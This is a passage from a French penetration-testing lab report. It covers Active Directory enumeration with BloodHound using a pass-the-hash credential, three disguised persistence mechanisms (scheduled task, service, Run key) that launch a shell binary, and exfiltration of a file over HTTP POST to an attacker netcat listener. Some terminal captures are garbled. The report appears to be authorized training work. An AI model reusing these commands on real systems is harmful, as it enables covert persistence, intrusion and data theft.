[*] Creating service yMSN on WIN-VU0R5NTLCT2.mylab.local.....
[*] Starting service yMSN.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> █
```

FIGURE 121 — Accès distant au contrôleur de domaine via Golden Ticket Kerberos

4) Cartographie des chemins d'attaque — BloodHound

Collecte des données AD : deux tentatives d'authentification Kerberos par hash ont échoué (`KDC_ERR_PREAUTH_FAILED`, `LDAPUnknownAuthenticationMethodError`). La synchronisation de l'horloge Kali avec le contrôleur de domaine via `ntpsec-ntpdate` a partiellement résolu le problème, mais un second échec a subsisté.

```
(kawtar@Kawtar)-[~/pentest-lab]
$ bloodhound-python -u Administrator -p '' --hashes aad3b435b51404eeaad3b435b51404ee:1f843219671f008e5a85f0e75642d26f -d mylab.local -ns 192.168.145.10 -c all
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: mylab.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KDC_ERR_PREAUTH_FAILED(Pre-authentication information was invalid)
INFO: Connecting to LDAP server: win-vu0r5ntlct2.mylab.local
Traceback (most recent call last):
  File "/usr/bin/bloodhound-python", line 33, in <module>
    sys.exit(load_entry_point('bloodhound==1.9.0', 'console_scripts', 'bloodhound-python')())
  File "/usr/lib/python3/dist-packages/bloodhound/__init__.py", line 347, in main
    bloodhound.run(collect_collect,
  File "/usr/lib/python3/dist-packages/bloodhound/ad/__init__.py", line 114, in run
    pdc = PDC(num_workers=args.workers,
  File "/usr/lib/python3/dist-packages/bloodhound/ad/pdc.py", line 114, in __init__
    self.prefetch_info('objectprops' in collect, 'acl' in collect, cache_computers=do_computer_enum)
  File "/usr/lib/python3/dist-packages/bloodhound/ad/domain.py", line 620, in prefetch_info
    self.get_objecttype()
  File "/usr/lib/python3/dist-packages/bloodhound/ad/domain.py", line 303, in get_objecttype
    self.ldap_connect()
  File "/usr/lib/python3/dist-packages/bloodhound/ad/domain.py", line 114, in ldap_connect
    ldap = self.ad.auth.getLDAPConnection(hostname=self.hostname, ip=ip,
  File "/usr/lib/python3/dist-packages/bloodhound/ad/authentication.py", line 164, in getLDAPConnection
    bound = conn.bind()
  File "/usr/lib/python3/dist-packages/ldap3/core/connection.py", line 635, in bind
    raise LDAPUnknownAuthenticationMethodError(self.last_error)
ldap3.core.exceptions.LDAPUnknownAuthenticationMethodError: NTLM needs domain\username and a password
```

FIGURE 122 — Échec initial de bloodhound-python

```
(kawtar@Kawtar)-[~/pentest-lab] MYLAB.LOCAL
$ sudo apt install ntpsec-ntpdate -y -256-CTS-HMAC-SHA1-96
Installing: ntpsec-ntpdate 9/8/2026 8:10:38 (local)
End Time: 9/8/2026 18:10:38 (local)
Installing dependencies: 2026 8:10:38 (local)
ntpsec-ntpdig python3-ntp -256-CTS-HMAC-SHA1-96
Cache Flags: 0x1 → PRIMARY
Summary: nc called: WIN-VUURSENTICT2
Upgrading: 0, Installing: 3, Removing: 0, Not Upgrading: 1138
Download size: 156 kB
Space needed: 548 kB / 15.3 GB available local/mylab.local @ MYLAB.LOCAL
Kerberos: Encrypted Type: AES-256-CTS-HMAC-SHA1-96

(kawtar@Kawtar)-[~/pentest-lab] MYLAB.LOCAL
$ sudo ntpdate 192.168.145.10
2026-09-08 20:18:34.212824 (+0100) -0.919551 +/- 0.002582 192.168.145.10 s1 no-leap
CLOCK: time stepped by -0.919551

Processing triggers for kali-menu (2026.2.6)...
(kawtar@Kawtar)-[~/pentest-lab] MYLAB.LOCAL
$ sudo ntpdate 192.168.145.10
2026-09-08 20:18:34.212824 (+0100) -0.919551 +/- 0.002582 192.168.145.10 s1 no-leap
CLOCK: time stepped by -0.919551
(kawtar@Kawtar)-[~/pentest-lab] MYLAB.LOCAL
$ date
Tue Sep 8 08:19:12 PM +01 2026

Processing triggers for kali-menu (2026.2.6)...
(kawtar@Kawtar)-[~/pentest-lab] MYLAB.LOCAL
$ sudo rdate -n 192.168.145.10
Tue Sep 8 20:32:05 +01 2026
```

FIGURE 123 — Synchronisation temporelle avec ntpdate


```

(kawtar@Kawtar)-[~/pentest-lab]
$ bloodhound-python -u Administrator@mylab.local --hashes aad3b435b51404eeaad3b435b51404ee:1f843219671f008e5a85f0e75642d26f -d mylab.local -ns 192.168.145.10 -c all -k --dns-tcp
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: mylab.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: win-vu0r5ntlct2.mylab.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: win-vu0r5ntlct2.mylab.local
INFO: Found 4 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 22 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DESKTOP-MV99FLH.mylab.local
INFO: Querying computer: WIN-VU0R5NTLCT2.mylab.local
INFO: User Administrator is logged in on WIN-VU0R5NTLCT2.mylab.local from 192.168.10.50
INFO: User Administrator is logged in on WIN-VU0R5NTLCT2.mylab.local from 192.168.10.50
INFO: User Administrator is logged in on WIN-VU0R5NTLCT2.mylab.local from 192.168.10.50
INFO: User Administrator is logged in on WIN-VU0R5NTLCT2.mylab.local from 192.168.10.50
INFO: User Administrator is logged in on WIN-VU0R5NTLCT2.mylab.local from 192.168.10.50
INFO: User Administrator is logged in on WIN-VU0R5NTLCT2.mylab.local from 192.168.10.50
INFO: User Administrator is logged in on WIN-VU0R5NTLCT2.mylab.local from 192.168.10.50
WARNING: SID S-1-12-1-467920883-1113177801-1033900932-2218632805 lookup failed, return status: STATUS_NONE_MAPPED
WARNING: SID S-1-12-1-144480815-1227193423-1560345264-399716415 lookup failed, return status: STATUS_NONE_MAPPED
WARNING: SID S-1-12-1-180125290-1337006978-2420739767-2501093735 lookup failed, return status: STATUS_NONE_MAPPED
WARNING: Could not resolve hostname to SID: 192.168.10.50
WARNING: Could not resolve hostname to SID: 192.168.10.50
WARNING: Could not resolve hostname to SID: 192.168.10.50
WARNING: Could not resolve hostname to SID: 192.168.10.50
WARNING: Could not resolve hostname to SID: 192.168.10.50
WARNING: Could not resolve hostname to SID: 192.168.10.50
WARNING: Could not resolve hostname to SID: 192.168.10.50
INFO: Done in 00M 07S


```

FIGURE 125 — Collecte BloodHound complète avec -k et --dns-tcp

Analyse graphique : après démarrage de Neo4j et du service BloodHound CE/v5+, importation des 7 fichiers JSON, et ingestion réussie (*Status: Complete*), le module Pathfinding a confirmé la relation directe **MemberOf** de **ADMINISTRATOR@MYLAB.LOCAL** vers le groupe **DOMAIN ADMININS@MYLAB.LOCAL**.

Les requêtes Cypher exécutées ont produit les résultats suivants : **MATCH (u:User) RETURN u** → 5 comptes (**KRBTGT**, **GUEST**, **ADMINISTRATOR**, **MYLAB.LOCAL-S-1-5-17**, **NT AUTHORITY**), **KRBTGT** et **ADMINISTRATOR** classés automatiquement en **Tier Zero**. La requête **MATCH (u:User {admincount:true}) RETURN u** a isolé l'ensemble des comptes protégés par le mécanisme SDProp (attribut **adminCount=1**).

```
Renew Time: 9/15/2020 8:10:38 (local)
(kawtar@Kawtar)-[~/pentest-lab]
$ sudo neo4j start
Directories in use: WIN-VU0RSNTLCT2
home: /usr/share/neo4j
config: Client /usr/share/neo4j/conf MYLAB.LOCAL
logs: Server /etc/neo4j/logs NDUC12.mylab.local/mylab.
plugins: Kernel /usr/share/neo4j/plugins 256-CTS-HMAC-SH
import: Ticker /usr/share/neo4j/import wardable renewabl
data: Start /etc/neo4j/data 25:42 (local)
certificates: /usr/share/neo4j/certificates
```



```
(kawtar@Kawtar)-[~/pentest-lab]
$ ls -la *.json
-rw-rw-r-- 1 kawtar kawtar 6855 Sep  8 20:34 20260908203427_computers.json
-rw-rw-r-- 1 kawtar kawtar 28144 Sep  8 20:34 20260908203427_containers.json
-rw-rw-r-- 1 kawtar kawtar 3169 Sep  8 20:34 20260908203427_domains.json
-rw-rw-r-- 1 kawtar kawtar 3956 Sep  8 20:34 20260908203427_gpos.json
-rw-rw-r-- 1 kawtar kawtar 78933 Sep  8 20:34 20260908203427_groups.json
-rw-rw-r-- 1 kawtar kawtar 1902 Sep  8 20:34 20260908203427_ous.json
-rw-rw-r-- 1 kawtar kawtar 8511 Sep  8 20:34 20260908203427_users.json

(kawtar@Kawtar)-[~/pentest-lab]
$ bloodhound-start

It seems it's the first time you run bloodhound
Please run bloodhound-setup first
Current location is: /usr/bin/
Do you want to run bloodhound-setup now? [Y/n] Y

[*] Starting PostgreSQL service
[*] Creating Database [Y/n] Y
sudo apt install bloodhound
Creating database user:
Installing
Creating database
ALTER ROLE
Installing dependencies:
[*] Starting neo4j
Neo4j is running at pid 83741

[i] You need to change the default password for neo4j ns: 1138
Default credentials:
Space user: neo4j 14.5 GB available
password: neo4j
Continue [Y/n] Y
[!] IMPORTANT: Once you have setup the new password, please update /etc/bhapi/bhapi.json with the new password before running bloodhound
Failed to fetch http://http.kali.org/kali/pool/main/a/azurehound/azurehound_3.0.0-0kali1_amd64.deb
opening http://localhost:7474/ [39.128.230.80]
```

FIGURE 126 — Démarrage de Neo4j et BloodHound, vérification des fichiers JSON

Upload Files



Click here or drag and drop to upload
JSON or zip/compressed JSON files

All files have successfully been uploaded for ingest.

View File Ingest History

20260908203427_users.json 100%

Close

Upload

ID / User / Status	Message	Start Time	Duration	File Information	Click
ID 2 admin@example.com ● Complete	Complete	2026-09-09 15:45 GMT+1	0 mins	7 Files	

FIGURE 127 — Importation des 7 fichiers JSON





FIGURE 128 — Chemin ADMINISTRATOR → Domain Admins



Results				
5 results				
Node Type	Name	Object ID	Tier Zero	
👤	KRBTGT@MYLAB.LOCAL	S-1-5-21-2691190828-4247008435-941324062-502	✓	
👤	GUEST@MYLAB.LOCAL	S-1-5-21-2691190828-4247008435-941324062-501	✗	
👤	ADMINISTRATOR@MYLAB.LOCAL	S-1-5-21-2691190828-4247008435-941324062-500	✓	
👤	MYLAB.LOCAL-S-1-5-17	MYLAB.LOCAL-S-1-5-17	✗	
👤	NT AUTHORITY@MYLAB.LOCAL	MYLAB.LOCAL-S-1-5-20	✗	




FIGURE 129 — Requêtes Cypher : comptes Tier Zero et admincount

VII.F. Maintien de l'accès — Mécanismes de persistance

Trois mécanismes de persistance ont été implémentés et validés sur le poste Windows 10 compromis, puis systématiquement supprimés conformément aux règles d'engagement de l'audit.

1) Persistance par tâche planifiée

Depuis un shell NT AUTHORITY\SYSTEM, une tâche planifiée nommée **WindowsUpdateCheck** (nom furtif imitant un composant de mise à jour légitime) a été créée pour s'exécuter à chaque ouverture de session (**ONLOGON**) :

```
schtasks /create /sc onlogon /tn "WindowsUpdateCheck" /tr  
"C:\Users\Administrator\win_shell.exe" /ru SYSTEM /f
```

La vérification `schtasks /query /tn "WindowsUpdateCheck"` a retourné le statut **Prêt** (Ready). Nettoyage post-test : `schtasks /delete /tn "WindowsUpdateCheck" /f` → confirmation **Opération réussie**.

```
meterpreter > shell  
Process 1892 created.  
Channel 2 created.  
Microsoft Windows [version 10.0.19045.6456]  
(c) Microsoft Corporation. Tous droits réservés.  
  
C:\Windows\system32>schtasks /create /sc onlogon /tn "WindowsUpdateCheck" /tr "C:\Users\Administrator\win  
_shell.exe" /ru SYSTEM /f  
schtasks /create /sc onlogon /tn "WindowsUpdateCheck" /tr "C:\Users\Administrator\win_shell.exe" /ru SYST  
EM /f  
Opération réussie : la tâche planifiée "WindowsUpdateCheck" a été créée.  
  
C:\Windows\system32>
```

FIGURE 130 — Création de la tâche planifiée WindowsUpdateCheck

```
C:\Windows\system32>schtasks /query /tn "WindowsUpdateCheck"  
schtasks /query /tn "WindowsUpdateCheck"
```

Dossier :	Nom de la tâche	Prochaine exécution	Statut
	WindowsUpdateCheck	N/A	Prêt

```
C:\Windows\system32>
```

FIGURE 131 — Confirmation du statut actif de la tâche

```
C:\Windows\system32>schtasks /delete /tn "WindowsUpdateCheck" /f  
schtasks /delete /tn "WindowsUpdateCheck" /f  
Opération réussie : la tâche planifiée "WindowsUpdateCheck" a été supprimée.  
  
C:\Windows\system32>
```

FIGURE 132 — Suppression de la tâche et effacement des traces

Rapport de lab, section 4.5.1.

2) Persistance par service Windows

Un service système malveillant nommé **WindowsHelper** a été enregistré avec démarrage automatique via `sc.exe` :

```
sc create "WindowsHelper" binPath="C:\Users\Administrator\win_shell.exe" start= auto  
sc description "WindowsHelper" "Windows System Helper Service"
```

L'ajout d'une description crédible vise à masquer le service lors d'inspections rapides. La tentative de démarrage manuel a généré l'erreur **Code 1053** (Le service n'a pas répondu assez vite) : le binaire standard n'implémente pas le protocole d'interaction avec le Service Control Manager (SCM). Cependant, le service étant enregistré en base de registre avec `start= auto`, il s'exécuterait effectivement au démarrage système. Nettoyage : `sc stop "WindowsHelper"` suivi de `sc delete "WindowsHelper"` → `DeleteService réussite(s)`.

```
C:\Windows\system32>sc create "WindowsHelper" binPath= "C:\Users\Administrator\win_shell.exe" start= auto
sc create "WindowsHelper" binPath= "C:\Users\Administrator\win_shell.exe" start= auto
[SC] CreateService réussite(s)

C:\Windows\system32>sc description "WindowsHelper" "Windows System Helper Service"
sc description "WindowsHelper" "Windows System Helper Service"
[SC] ChangeServiceConfig2 réussite(s)

C:\Windows\system32>
```

FIGURE 133 — Enregistrement du service WindowsHelper et démarrage automatique

```
[SC] ChangeServiceConfig2 réussite(s)

C:\Windows\system32>sc start "WindowsHelper"
sc start "WindowsHelper"
[SC] StartService échec(s) 1053 :

Le service n'a pas répondu assez vite à la demande de lancement ou de contrôle.

C:\Windows\system32>sc query "WindowsHelper"
sc query "WindowsHelper"

SERVICE_NAME: WindowsHelper
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 1   STOPPED
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE    : 0   (0x0)
        CHECKPOINT            : 0x0
        WAIT_HINT             : 0x7d0

C:\Windows\system32>
```

FIGURE 134 — Erreur 1053 SCM et état STOPPED

```
WAIT_HINT : 0x7d0

C:\Windows\system32>sc stop "WindowsHelper"
sc stop "WindowsHelper"
[SC] ControlService ♦chec(s) 1062 :

Le service n'a pas ♦t♦ d♦marrr♦.

C:\Windows\system32>sc delete "WindowsHelper"
sc delete "WindowsHelper"
[SC] DeleteService r♦ussite(s)

C:\Windows\system32>|
```

FIGURE 135 — Suppression du service malveillant

3) Persistance par clé de registre Run

Une entrée a été ajoutée sous

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run (ruche HKLM, applicable à tous les utilisateurs) :

```
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "WindowsHelper" /t REG_SZ /d "C:\Users\Administrator\win_shell.exe" /f
```

La vérification `reg query` a confirmé la présence de la valeur `WindowsHelper` de type `REG_SZ`. Nettoyage : `reg delete [...] /v "WindowsHelper" /f` → le système retourne `Erreur: le système n'a pas trouvé la clé ou la valeur de Registre spécifiée`, attestant du nettoyage complet.

```
C:\Windows\system32>reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "WindowsHelper" /t REG_SZ /d "C:\Users\Administrator\win_shell.exe" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "WindowsHelper" /t REG_SZ /d "C:\Users\Administrator\win_shell.exe" /f
L'opération a r♦ussi.

C:\Windows\system32>reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "WindowsHelper"
reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "WindowsHelper"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
WindowsHelper REG_SZ C:\Users\Administrator\win_shell.exe

C:\Windows\system32>|
```

FIGURE 136 — Ajout de la valeur `WindowsHelper` dans la clé `Run` `HKLM`

```

C:\Windows\system32>reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "WindowsHelper" /f
reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "WindowsHelper" /f
L'opération a réussi.

C:\Windows\system32>reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "WindowsHelper"
reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "WindowsHelper"

Erreur: Erreur: le système n'a pas trouvé la clé ou la valeur de Registre spécifiée.

```

FIGURE 137 — Suppression et validation de la remise en état]

TABLEAU III
SYNTHÈSE DES MÉCANISMES DE PERSISTANCE TESTÉS

Mécanisme	Commande principale	Déclencheur	Privilège requis	Statut	Nettoyé
Tâche planifiée	<code>schtasks /create</code>	Ouverture de session (ONLOGON)	SYSTEM	Validé (Prêt)	Oui
Service Windows	<code>sc create</code>	Démarrage système (auto)	SYSTEM	Registré (Erreur 1053 au démarrage manuel)	Oui
Clé de registre Run	<code>reg add HKLM\...\Run</code>	Démarrage système / connexion	Administrateur	Validé	Oui

VII.G. Exfiltration de données via HTTP (Exfiltration Over Web Service)

1) Préparation de la donnée sensible

Depuis le shell administrateur de la machine cible Windows (192.168.145.20), un fichier simulant des données d'entreprise critiques a été créé :

```

echo "Donnees confidentielles - Rapport financier Q3 2026" >
C:\Users\Administrator\confidentiel.pdf

```

```
C:\Users\Administrator>echo "Donnees confidntielles - Rapport financier Q3 2026" > C:\Users\Administrator\confidentiel.pdf
C:\Users\Administrator>
```

FIGURE 138 — Génération du fichier sensible confidentiel.pdf sur la cible

2) Configuration du listener d'exfiltration

Sur Kali Linux, un répertoire de stockage de butin (**loot**) a été créé et un récepteur Netcat configuré sur le port 9001 pour intercepter et écrire les données reçues :

```
mkdir -p ~/pentest-lab/loot
nc -lvnp 9001 > ~/pentest-lab/loot/confidentiel.pdf
```

```
(kawtar@Kawtar)-[~/pentest-lab]
$ mkdir -p ~/pentest-lab/loot

(kawtar@Kawtar)-[~/pentest-lab]
$ nc -lvnp 9001 > ~/pentest-lab/loot/confidentiel.pdf
listening on [any] 9001 ...
```

FIGURE 139 — Listener Netcat port 9001 vers dossier loot

3) Transfert par PowerShell Invoke-WebRequest

Depuis la cible, le fichier a été transmis vers la machine d'attaque via une requête HTTP POST PowerShell :

```
powershell -c "Invoke-WebRequest -Uri http://192.168.10.50:9001 -Method Post -InFile C:\Users\Administrator\confidentiel.pdf"
```

```
PS C:\Users\Administrator> powershell -c "Invoke-WebRequest -Uri http://192.168.10.50:9001 -Method Post -InFile C:\Users\Administrator\confidentiel.pdf"
```

FIGURE 140 — Exécution de la commande d'exfiltration HTTP POST

```
(kawtar@Kawtar)-[~/pentest-lab]
$ nc -lvnp 9001 > ~/pentest-lab/loot/confidentiel.pdf
listening on [any] 9001 ...
connect to [192.168.10.50] from (UNKNOWN) [192.168.145.20] 61114
```

FIGURE 141 — Connexion entrante depuis 192.168.145.20 établie avec succès

4) Contrôle d'intégrité et validation

La vérification sur Kali (`ls -lh` et `cat`) a confirmé la réception d'un fichier de **310 octets** contenant les en-têtes HTTP POST de PowerShell et la charge utile exacte : "**Donnees confidentielles - Rapport financier Q3 2026**". Ce résultat démontre l'absence totale de contrôle des flux sortants sur l'hôte cible.

```
(kawtar@Kawtar)-[~/pentest-lab]
$ ls -lh ~/pentest-lab/loot/confidentiel.pdf
-rw-rw-r-- 1 kawtar kawtar 310 Sep  8 21:51 /home/kawtar/pentest-lab/loot/confidentiel.pdf

(kawtar@Kawtar)-[~/pentest-lab]
$ cat ~/pentest-lab/loot/confidentiel.pdf
POST / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; fr-FR) WindowsPowerShell/5.1.19041.6456
Content-Type: application/x-www-form-urlencoded
Host: 192.168.10.50:9001
Content-Length: 55
Expect: 100-continue
Connection: Keep-Alive

"Donnees confidentielles - Rapport financier Q3 2026"
```

FIGURE 142 — Inspection du fichier exfiltré et confirmation de la réception complète

